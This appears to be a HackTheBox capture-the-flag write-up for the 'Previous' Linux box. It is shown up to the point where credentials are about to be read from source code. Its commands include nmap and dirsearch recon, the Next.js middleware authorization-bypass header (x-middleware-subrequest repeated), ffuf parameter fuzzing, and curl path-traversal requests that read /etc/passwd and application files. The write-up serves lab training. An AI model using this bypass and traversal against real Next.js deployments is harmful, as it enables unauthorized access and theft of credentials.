


Previous - HackTheBox Machine "Medium"



Overview

The *Previous* machine from [HackTheBox](https://www.hackthebox.com/) was a very challenging yet highly rewarding Linux box that allowed me to get insight into web vulnerabilities with privilege escalation techniques.

The core of the box revolved around a Next.js Middleware Authorization Bypass vulnerability, chained together with path traversal, which ultimately led to sensitive credentials via source code.

Once user access was obtained via SSH, the box pivoted into a new domain, **Terraform**, which involved the creation of a malicious Terraform configuration provisioned to preserve the SUID of a root shell.

Recon

Initial Scan

I started with a comprehensive port scan using nmap to identify all open ports and services running on the target. The scan revealed two open ports:

- **Port 22 (SSH):** Running OpenSSH 8.9p1 on Ubuntu Linux
- **Port 80 (HTTP):** Running nginx 1.18.0, which redirects to `http://previous.htb/`

The scan also detected that the target is running Linux (kernel 4.15 - 5.19) and is 2 network hops away. The HTTP service supports GET, HEAD, POST, and OPTIONS methods, which might be helpful for some API testing down the line.

```
(assess@kali)-[~/ctf/htb/previous]
└─$ nmap -sV -p 1-65535 -T4 -A -v -Pn -oN initial_scan.txt 10.10.11.83
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower
.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 00:12 EST
Nmap scan report for 10.10.11.83
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://previous.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Device type: general purpose|router
```

```

Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 12.165 days (since Fri Oct 31 21:14:30 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 199/tcp)
HOP RTT      ADDRESS
1   54.02 ms  10.10.14.1
2   54.12 ms  10.10.11.83

Nmap done: 1 IP address (1 host up) scanned in 27.88 seconds
      Raw packets sent: 65629 (2.888MB) | Rcvd: 65562 (2.623MB)

```

In order to access the previous.htb web server running on port 80, I added the DNS resolution to my /etc/hosts file. Followed by a ping to the URL to confirm connectivity.


```

└─(assess@kali)-[~/ctf/htb/previous]
└─$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
10.10.11.86    soulmate.htb
10.10.11.86    ftp.soulmate.htb
10.10.11.86    dev.soulmate.htb\
10.10.11.83    previous.htb

└─(assess@kali)-[~/ctf/htb/previous]
└─$ ping previous.htb
PING previous.htb (10.10.11.83) 56(84) bytes of data.
64 bytes from previous.htb (10.10.11.83): icmp_seq=1 ttl=63 time=53.2 ms
64 bytes from previous.htb (10.10.11.83): icmp_seq=2 ttl=63 time=52.9 ms
^C
--- previous.htb ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2003ms
rtt min/avg/max/mdev = 52.912/53.079/53.247/0.167 ms

```

Visiting `http://previous.htb` brings us to a PreviousJS website, which appears to be a JavaScript framework advertising no side rendering, opting out of Middleware, and a heavy weight framework, sounds enticing.



Directory Enumeration

To get an insight into what (sub)directories are present on `previous.htb`, I utilize `dirsearch` to run a wordlist on the web server.

```
—(assess@kali)-[~/ctf/htb/previous]
└─$ dirsearch -u http://previous.htb
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is
deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _ _ _|. _ _  v0.4.3
  (||| _) (/ _ (| _ (| _ )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/assess/ctf/htb/previous/reports/http_previous.htb/_25-11-13_00-33-45.txt
```

Target: <http://previous.htb/>

```
[00:33:45] Starting:
[00:34:05] 307 - 35B - /api -> /api/auth/signin?callbackUrl=%2Fapi
[00:34:05] 307 - 39B - /api-doc -> /api/auth/signin?callbackUrl=%2Fapi-doc
[00:34:05] 307 - 40B - /api-docs -> /api/auth/signin?callbackUrl=%2Fapi-docs
[00:34:05] 307 - 39B - /api.log -> /api/auth/signin?callbackUrl=%2Fapi.log
[00:34:05] 307 - 39B - /api.php -> /api/auth/signin?callbackUrl=%2Fapi.php
[00:34:05] 307 - 38B - /api.py -> /api/auth/signin?callbackUrl=%2Fapi.py
[00:34:05] 307 - 60B - /api/2/issue/createmeta -> /api/auth/signin?callbackUrl=%2Fapi%2F
2%2Fissue%2Fcreatemeta
[00:34:05] 307 - 41B - /api/api -> /api/auth/signin?callbackUrl=%2Fapi%2Fapi
[00:34:05] 307 - 46B - /api/api-docs -> /api/auth/signin?callbackUrl=%2Fapi%2Fapi-docs
[00:34:05] 307 - 60B - /api/apidocs/swagger.json -> /api/auth/signin?callbackUrl=%2Fapi%
2Fapidocs%2Fswagger.json
[00:34:05] 307 - 43B - /api/batch -> /api/auth/signin?callbackUrl=%2Fapi%2Fbatch
[00:34:05] 307 - 45B - /api/apidocs -> /api/auth/signin?callbackUrl=%2Fapi%2Fapidocs
[00:34:05] 307 - 54B - /api/application.wadl -> /api/auth/signin?callbackUrl=%2Fapi%2Fap
plication.wadl
[00:34:05] 307 - 52B - /api/cask/graphql -> /api/auth/signin?callbackUrl=%2Fapi%2Fcask%2
Fgraphql
[00:34:05] 307 - 47B - /api/error_log -> /api/auth/signin?callbackUrl=%2Fapi%2Ferror_log
[00:34:05] 307 - 44B - /api/config -> /api/auth/signin?callbackUrl=%2Fapi%2Fconfig
[00:34:05] 307 - 42B - /api/docs -> /api/auth/signin?callbackUrl=%2Fapi%2Fdocs
[00:34:05] 307 - 44B - /api/jsonws -> /api/auth/signin?callbackUrl=%2Fapi%2Fjsonws
[00:34:05] 307 - 48B - /api/index.html -> /api/auth/signin?callbackUrl=%2Fapi%2Findex.ht
ml
[00:34:05] 307 - 53B - /api/jsonws/invoke -> /api/auth/signin?callbackUrl=%2Fapi%2Fjsonw
s%2Finvoke
[00:34:05] 307 - 45B - /api/profile -> /api/auth/signin?callbackUrl=%2Fapi%2Fprofile
[00:34:05] 307 - 48B - /api/login.json -> /api/auth/signin?callbackUrl=%2Fapi%2Flogin.js
on
[00:34:05] 307 - 73B - /api/package_search/v4/documentation -> /api/auth/signin?callback
Url=%2Fapi%2Fpackage_search%2Fv4%2Fdocumentation
[00:34:05] 307 - 43B - /api/proxy -> /api/auth/signin?callbackUrl=%2Fapi%2Fproxy
[00:34:05] 307 - 47B - /api/snapshots -> /api/auth/signin?callbackUrl=%2Fapi%2Fsnapshots
[00:34:05] 307 - 50B - /api/swagger.json -> /api/auth/signin?callbackUrl=%2Fapi%2Fswagge
r.json
[00:34:05] 307 - 53B - /api/swagger-ui.html -> /api/auth/signin?callbackUrl=%2Fapi%2Fswa
gger-ui.html
[00:34:05] 307 - 50B - /api/swagger.yaml -> /api/auth/signin?callbackUrl=%2Fapi%2Fswagge
r.yaml
[00:34:05] 307 - 45B - /api/swagger -> /api/auth/signin?callbackUrl=%2Fapi%2Fswagger
[00:34:05] 307 - 57B - /api/spec/swagger.json -> /api/auth/signin?callbackUrl=%2Fapi%2Fs
pec%2Fswagger.json
[00:34:05] 307 - 49B - /api/swagger.yml -> /api/auth/signin?callbackUrl=%2Fapi%2Fswagger
.yml
```

```

[00:34:05] 307 - 58B - /api/swagger/index.html -> /api/auth/signin?callbackUrl=%2Fapi%2F
swagger%2Findex.html
[00:34:05] 307 - 40B - /api/v1 -> /api/auth/signin?callbackUrl=%2Fapi%2Fv1
[00:34:05] 307 - 58B - /api/swagger/ui/index -> /api/auth/signin?callbackUrl=%2Fapi%2Fsw
agger%2Fui%2Findex
[00:34:05] 307 - 55B - /api/swagger/swagger -> /api/auth/signin?callbackUrl=%2Fapi%2Fswa
gger%2Fswagger
[00:34:05] 307 - 67B - /api/swagger/static/index.html -> /api/auth/signin?callbackUrl=%2
Fapi%2Fswagger%2Fstatic%2Findex.html
[00:34:05] 307 - 52B - /api/timelion/run -> /api/auth/signin?callbackUrl=%2Fapi%2Ftimeli
on%2Frun
[00:34:05] 307 - 55B - /api/v2/swagger.yaml -> /api/auth/signin?callbackUrl=%2Fapi%2Fv2%
2Fswagger.yaml
[00:34:05] 307 - 55B - /api/v1/swagger.yaml -> /api/auth/signin?callbackUrl=%2Fapi%2Fv1%
2Fswagger.yaml
[00:34:05] 307 - 55B - /api/v1/swagger.json -> /api/auth/signin?callbackUrl=%2Fapi%2Fv1%
2Fswagger.json
[00:34:05] 307 - 40B - /api/v2 -> /api/auth/signin?callbackUrl=%2Fapi%2Fv2
[00:34:05] 307 - 62B - /api/v2/helpdesk/discover -> /api/auth/signin?callbackUrl=%2Fapi%
2Fv2%2Fhelpdesk%2Fdiscover
[00:34:05] 307 - 55B - /api/v2/swagger.json -> /api/auth/signin?callbackUrl=%2Fapi%2Fv2%
2Fswagger.json
[00:34:05] 307 - 45B - /api/version -> /api/auth/signin?callbackUrl=%2Fapi%2Fversion
[00:34:05] 307 - 40B - /api/v3 -> /api/auth/signin?callbackUrl=%2Fapi%2Fv3
[00:34:05] 307 - 74B - /api/vendor/phpunit/phpunit/phpunit -> /api/auth/signin?callbackU
rl=%2Fapi%2Fvendor%2Fphpunit%2Fphpunit%2Fphpunit
[00:34:05] 307 - 40B - /api/v4 -> /api/auth/signin?callbackUrl=%2Fapi%2Fv4
[00:34:05] 307 - 44B - /api/whoami -> /api/auth/signin?callbackUrl=%2Fapi%2Fwhoami
[00:34:05] 307 - 39B - /apidocs -> /api/auth/signin?callbackUrl=%2Fapidocs
[00:34:05] 307 - 57B - /apiserver-aggregator.cert -> /api/auth/signin?callbackUrl=%2Fapi
server-aggregator.cert
[00:34:05] 307 - 38B - /apidoc -> /api/auth/signin?callbackUrl=%2Fapidoc
[00:34:05] 307 - 36B - /apis -> /api/auth/signin?callbackUrl=%2Fapis
[00:34:05] 307 - 44B - /apibuild.pyc -> /api/auth/signin?callbackUrl=%2Fapibuild.pyc
[00:34:05] 307 - 60B - /apiserver-aggregator-ca.cert -> /api/auth/signin?callbackUrl=%2F
apiserver-aggregator-ca.cert
[00:34:05] 307 - 52B - /apiserver-client.crt -> /api/auth/signin?callbackUrl=%2Fapiserve
r-client.crt
[00:34:05] 307 - 56B - /apiserver-aggregator.key -> /api/auth/signin?callbackUrl=%2Fapis
erver-aggregator.key
[00:34:05] 307 - 49B - /apiserver-key.pem -> /api/auth/signin?callbackUrl=%2Fapiserver-k
ey.pem
[00:34:06] 308 - 19B - /axis//happyaxis.jsp -> /axis/happyaxis.jsp
[00:34:06] 308 - 30B - /axis2//axis2-web/HappyAxis.jsp -> /axis2/axis2-web/HappyAxis.jsp
[00:34:06] 308 - 24B - /axis2-web//HappyAxis.jsp -> /axis2-web/HappyAxis.jsp
[00:34:08] 308 - 52B - /Citrix//AccessPlatform/auth/clientscripts/cookies.js -> /Citrix/
AccessPlatform/auth/clientscripts/cookies.js

```

```

[00:34:13] 307 - 36B - /docs -> /api/auth/signin?callbackUrl=%2Fdocs
[00:34:13] 307 - 41B - /docs.json -> /api/auth/signin?callbackUrl=%2Fdocs.json
[00:34:13] 307 - 63B - /docs/html/admin/ch01.html -> /api/auth/signin?callbackUrl=%2Fdocs%2Fhtml%2Fadmin%2Fch01.html
[00:34:13] 307 - 53B - /docs/CHANGELOG.html -> /api/auth/signin?callbackUrl=%2Fdocs%2FCHANGELOG.html
[00:34:13] 307 - 52B - /docs/changelog.txt -> /api/auth/signin?callbackUrl=%2Fdocs%2Fchangelog.txt
[00:34:13] 307 - 54B - /docs/export-demo.xml -> /api/auth/signin?callbackUrl=%2Fdocs%2Fexport-demo.xml
[00:34:13] 307 - 66B - /docs/html/admin/ch03s07.html -> /api/auth/signin?callbackUrl=%2Fdocs%2Fhtml%2Fadmin%2Fch03s07.html
[00:34:13] 307 - 66B - /docs/html/admin/ch01s04.html -> /api/auth/signin?callbackUrl=%2Fdocs%2Fhtml%2Fadmin%2Fch01s04.html
[00:34:13] 307 - 67B - /docs/html/developer/ch02.html -> /api/auth/signin?callbackUrl=%2Fdocs%2Fhtml%2Fdeveloper%2Fch02.html
[00:34:13] 307 - 56B - /docs/html/index.html -> /api/auth/signin?callbackUrl=%2Fdocs%2Fhtml%2Findex.html
[00:34:13] 307 - 54B - /docs/maintenance.txt -> /api/auth/signin?callbackUrl=%2Fdocs%2Fmaintenance.txt
[00:34:13] 307 - 51B - /docs/swagger.json -> /api/auth/signin?callbackUrl=%2Fdocs%2Fswagger.json
[00:34:13] 307 - 70B - /docs/html/developer/ch03s15.html -> /api/auth/signin?callbackUrl=%2Fdocs%2Fhtml%2Fdeveloper%2Fch03s15.html
[00:34:13] 307 - 64B - /docs/html/admin/index.html -> /api/auth/signin?callbackUrl=%2Fdocs%2Fhtml%2Fadmin%2Findex.html
[00:34:13] 307 - 51B - /docs/updating.txt -> /api/auth/signin?callbackUrl=%2Fdocs%2Fupdating.txt
[00:34:13] 307 - 38B - /docs51 -> /api/auth/signin?callbackUrl=%2Fdocs51
[00:34:13] 308 - 42B - /engine/classes/swfupload//swfupload_f9.swf -> /engine/classes/swfupload/swfupload_f9.swf
[00:34:13] 308 - 39B - /engine/classes/swfupload//swfupload.swf -> /engine/classes/swfupload/swfupload.swf
[00:34:14] 308 - 27B - /extjs/resources//charts.swf -> /extjs/resources/charts.swf
[00:34:16] 308 - 37B - /html/js/misc/swfupload//swfupload.swf -> /html/js/misc/swfupload/swfupload.swf
[00:34:30] 200 - 3KB - /signin

```


Task Completed

From the dirsearch scan, we can identify that the webserver is handling authentication through /api/auth/signin.

Vulnerability Identification

Visiting the Get Started or Docs button on the index page brings us to login screen for a closed beta, and utilizing the Wappalyzer extension tells us that this website is utilizing Next.js 15.2.2. A quick search on [Next.js 15.2.2 vulnerabilities](#) shows us a Next.js Middleware Authorization Bypass with a CVSS score of 9.1.

Vulnerability



Through some PoC research, most were targeting /dashboard however, our machine is handling authentication through /api, so no luck there, however from the root of exploit, through a vulnerable header of middleware 5 times, can allow for bypass.

```
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
```

Execution

Through dirsearch again, we can utilize the -H flag for custom headers when enumerating on the /api route.

```

└─(assess@kali)-[~/ctf/htb/previous]
└─$ dirsearch -u http://previous.htb/api -H 'x-middleware-subrequest: middleware:middleware:m
middleware:middleware:middleware'
Target: http://previous.htb/

[00:59:16] Starting: api/

[00:59:17] 308 - 22B - /api/%2e%2e//google.com -> /api/%2E%2E/google.com
[00:59:35] 400 - 64B - /api/auth/adm
[00:59:35] 400 - 64B - /api/auth/login.php
[00:59:35] 400 - 64B - /api/auth/admin
[00:59:35] 400 - 64B - /api/auth/login
[00:59:35] 400 - 64B - /api/auth/login.js
[00:59:35] 400 - 64B - /api/auth/login.aspx
[00:59:35] 400 - 64B - /api/auth/login.jsp
[00:59:35] 400 - 64B - /api/auth/login.html
[00:59:35] 400 - 64B - /api/auth/logon
[00:59:35] 302 - 0B - /api/auth/signin -> /signin?callbckUrl=http%3A%2F%2Flocalhost%3A
3000
[00:59:35] 308 - 23B - /api/axis//happyaxis.jsp -> /api/axis/happyaxis.jsp
[00:59:35] 308 - 28B - /api/axis2-web//HappyAxis.jsp -> /api/axis2-web/HappyAxis.jsp
[00:59:35] 308 - 34B - /api/axis2//axis2-web/HappyAxis.jsp -> /api/axis2/axis2-web/Happy
Axis.jsp
[00:59:38] 308 - 56B - /api/Citrix//AccessPlatform/auth/clientscripts/cookies.js -> /api
/Citrix/AccessPlatform/auth/clientscripts/cookies.js
[00:59:42] 400 - 28B - /api/download
[00:59:45] 308 - 43B - /api/engine/classes/swfupload//swfupload.swf -> /api/engine/class
es/swfupload/swfupload.swf
[00:59:45] 308 - 46B - /api/engine/classes/swfupload//swfupload_f9.swf -> /api/engine/cl
asses/swfupload/swfupload_f9.swf
[00:59:46] 308 - 31B - /api/extjs/resources//charts.swf -> /api/extjs/resources/charts.s
wf
[00:59:49] 308 - 41B - /api/html/js/misc/swfupload//swfupload.swf -> /api/html/js/misc/s
wfupload/swfupload.swf

Task Completed

```

Parameter Fuzzing

From the scan, the `/api/download` caught my attention. I had to do some research on methodology from this point on, and came across parameter fuzzing. So since `/api/download` responded with a 400, it likely is not given a required parameter, or it is invalid, but it does tell us that it exists.

So, utilizing ffuf to fuzz for parameter names and gain more intel into this route.

```
(assess@kali) - [~/ctf/htb/previous]
└─$ ffuf -u 'http://previous.htb/api/download?FUZZ=a' -w /usr/share/fuzzDicts/paramDict/AllParam.txt -H 'x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware' -mc all -fw 2

      /'___\ /'___\ /'___\
     /\  \_/\ /\  \_/\  \_/\  \_/\
    \ \ ,__\ \ \ ,__\ \ \ ,__\ \ \ ,__\
     \ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
      \ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\
       \ \ \_/\ \ \ \_/\ \ \ \_/\ \ \ \_/\

v2.1.0-dev

-----

:: Method      : GET
:: URL         : http://previous.htb/api/download?FUZZ=a
:: Wordlist    : FUZZ: /usr/share/fuzzDicts/paramDict/AllParam.txt
:: Header     : X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: all
:: Filter      : Response words: 2

-----

example [Status: 404, Size: 26, Words: 3, Lines: 1, Duration: 471ms]
```

Now we know that the endpoint will respond to the `example` parameter, we can test for path traversal and see if we can identify any information.

via `curl` we can append the `example` parameter to find `/etc/passwd` along with our vulnerable header.

```
(assess@kali) - [~/ctf/htb/previous]
└─$ curl 'http://previous.htb/api/download?example=../../../../etc/passwd' -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware'
```

```

root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:./sbin/nologin
node:x:1000:1000:./home/node:/bin/sh
nextjs:x:1001:65533:./home/nextjs:/sbin/nologin

```

Thus output confirms that path traversal is possible, which can be further exploited to gain more information on the target.

In Next.js, the [routes-manifest.json](#) is an automatically generated file by Next.js that stores information related to the applications routes, including dynamic, static routes and regex patterns Next.js uses to match incoming requests.

Naturally, this makes this file worth looking at to understand how the webserver is handling routes.

Through path traversal with the example parameter, we can identify that the authentication route is handled through `/api/auth/[...nextauth]`.

```

└─(assess@kali)-[~/ctf/htb/previous]
└─$ curl 'http://previous.htb/api/download?example=../../../../app/.next/routes-manifest.json'
  -H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware' -s | jq
{
  [REDACTED]
},
  "headers": [],

```

```

"dynamicRoutes": [
  {
    "page": "/api/auth/[...nextauth]",
    "regex": "^/api/auth/(.+?)(?:/)?$",
    "routeKeys": {
      "nextPnextauth": "nextPnextauth"
    },
    "namedRegex": "^/api/auth/(?<nextPnextauth>.+?)(?:/)?$"
  },
  {
    [REDACTED]
  },
]

```

Unsecured Credentials

With this, we can target the route handling the authentication to see if we can extract any valuable information.

```

(assess@kali) - [~/ctf/htb/previous]
$ curl 'http://previous.htb/api/download?example=../../../../app/.next/server/pages/api/auth/%5B...nextauth%5D.js' \
-H 'X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware:middleware'

```

